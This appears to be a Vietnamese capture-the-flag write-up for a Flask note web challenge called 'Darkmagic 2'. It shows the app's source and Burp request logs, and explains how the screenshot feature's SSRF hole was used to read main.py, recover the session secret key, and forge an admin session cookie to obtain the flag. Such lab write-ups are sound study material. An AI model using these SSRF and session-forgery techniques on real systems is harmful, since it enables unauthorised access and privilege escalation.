

WEB 07 – Darkmagic 2

I. Kiểm tra chức chức năng của trang web

- Trang web có chức năng tạo tài khoản và viết note như sau:



- Và chức năng viết note như sau:



- Ở chức năng viết note chúng ta có 3 chức năng:
  - Chức năng tạo link liên kết.
  - Chức năng tạo code.
  - Chức năng tạo note màu.
  - Chức năng chụp màn hình khi gửi note đến url.

II. Phân tích source code và cách khai thác

```python
@app.route("/setuser", methods=["GET"])
def setuser():
    if request.method == "GET":
        if request.args.get("username") and request.args.get("username") != "admin":
            session["username"] = request.args.get("username")
            return redirect(url_for("index"))
        else:
            return render_template("index.html")


@app.route('/note', methods=["POST", "GET"])
def note():
    # check username in currnet session
    if "username" in session:
        # get POST data
        if request.method == "POST":
            note = request.form.get("note")
            if not body_guard(note):
                return render_template_string("WAF Block your request")
            if session["username"] == "admin":
                return render_template_string(FLAG)
            return render_template_string(markdown(note))
    else:
        flash('You are not authorized to view this page')
        return redirect(url_for('index'))
```

- Ở đây chúng ta có setuser nhưng không được đăng nhập với quyền admin.
- Quan sát chức năng note ta thấy trước khi thực hiện triển khai note nó còn phải qua bước filter SSRF (body_guard) “Dòng 123”.

```python
def body_guard(string):
    # flask SSTI filter
    evil = ["{", "<", ">", "'", "\""]
    if any(x in string for x in evil):
        return False
    else:
        return True
```


- Chính vì thế chúng ta không thể thực hiện tấn công SSTI như ở darkmagic1.
- Chúng ta hãy quan sát chức năng chụp màn hình khi mình để note screenshot.


```
def highline_markdown(string):
    return string.replace("[m:highlight]", "<span style='background-color:#00FEFE'>").replace("[/m:highlight]", "</span>")


def code_markdown(string):
    return string.replace("[m:code]", "<code>").replace("[/m:code]", "</code>")


def url_markdown(string):
    link = string.replace("[m:url]", "").replace("[/m:url]", "")
    return string.replace("", "<a href='"+link+"' target='_blank'>").replace("[/m:url]", "</a>")


def screenshot_markdown(string):
    link = string.replace("[m:screenshot]", "").replace("[/m:screenshot]", "")
    data = img2b64(link)
    return string.replace("[m:screenshot]", "<img src='{}'/>".format(data)).replace("[/m:screenshot]", "")

```

- Khi server nhận biết được người dùng nhập note cần chức năng screenshot. Server sẽ thực hiện truy vấn đến url và chụp ảnh trang web.


```
    chromeOptions.add_argument("--disable-dev-shm-usage")
    chromeOptions.add_argument("--disable-gpu")
    chromeOptions.add_argument("--headless")
    chromeOptions.add_argument("--disable-extensions")
    chromeOptions.add_argument("--start-maximized")

    driver = webdriver.Chrome(ChromeDriverManager(
    ).install(), options=chromeOptions)
    # access gooogle
    driver.get(url)
    print(driver.save_screenshot("ahihi.png"))
    driver.quit()

    # blur image
    im = Image.open("ahihi.png")
    if mode == "blur":
        im = im.filter(ImageFilter.GaussianBlur(radius=10))
    im.resize((400, 400)).save("ahhi.png")

    f = open("ahihi.png", "rb")
    data = f.read()
    f.close()
    b64 = base64.b64encode(data).decode("utf-8")
    return b64

```

- Ví dụ như sau:



Request
Pretty Raw Hex
2 Host: localhost:5001
3 Content-Length: 51
4 Cache-Control: max-age=0
5 sec-ch-ua:
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: ""
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:5001
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.110 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:5001/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: session=eyJ1c2VybmFtZSI6InMifQ.ZQqqwA.6LyEXYmyof1hignyatnNFHGzvZg
21 Connection: close
22
23 note=[m:screenshot]http://google.com[/m:screenshot]
Search... 0 matches
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.3.7 Python/3.8.10
3 Date: Wed, 20 Sep 2023 17:51:35 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 61024
6 Vary: Cookie
7 Connection: close
8
9 <img src='
Search... 0 matches


Request
Pretty Raw Hex
2 Host: localhost:5001
3 Content-Length: 51
4 Cache-Control: max-age=0
5 sec-ch-ua:
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: ""
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:5001
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.110 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:5001/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: session=eyJ1c2VybmFtZSI6InMifQ.ZQqqwA.6LyEXYmyof1hignyatnNFHGzvZg
21 Connection: close
22
23 note=[m:screenshot]http://google.com[/m:screenshot]
Search... 0 matches
Response
Pretty Raw Hex Render
Gmail Hình
Tìm trên Google
Google có các thứ tiếng: English Français

- **Thực hiện khai thác như sau:**
  - Vận dụng chức năng screenshot ở đây đã tồn tài lỗ hổng SSRF và tôi thực hiện khai tác để đọc file main.py và đồng thời tìm được secret key của session và thực hiện giả mạo session thành admin. Để đọc flag như sau:



  - Từ đây, ta biết được rằng secret key là ‘REACTED’. Tiếp theo, chúng ta sẽ giải mạo session admin.



Request

Pretty Raw Hex

```
1 POST /note HTTP/1.1
2 Host: localhost:5001
3 Content-Length: 6
4 Cache-Control: max-age=0
5 sec-ch-ua:
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: ""
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:5001
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/114.0.5735.110 Safari/537.36
12 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:5001/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: session= eyJ1c2VybmFtZSI6ImFkbWluIn0.ZQm0Oa.ZOb7bEVR46HJz9X6zzwO5SEt-wM
21 Connection: close
22
23 note=1
```

Response

Pretty Raw Hex Render

KCSC{p3wp3wp3w_Smash_Th3_Dimension}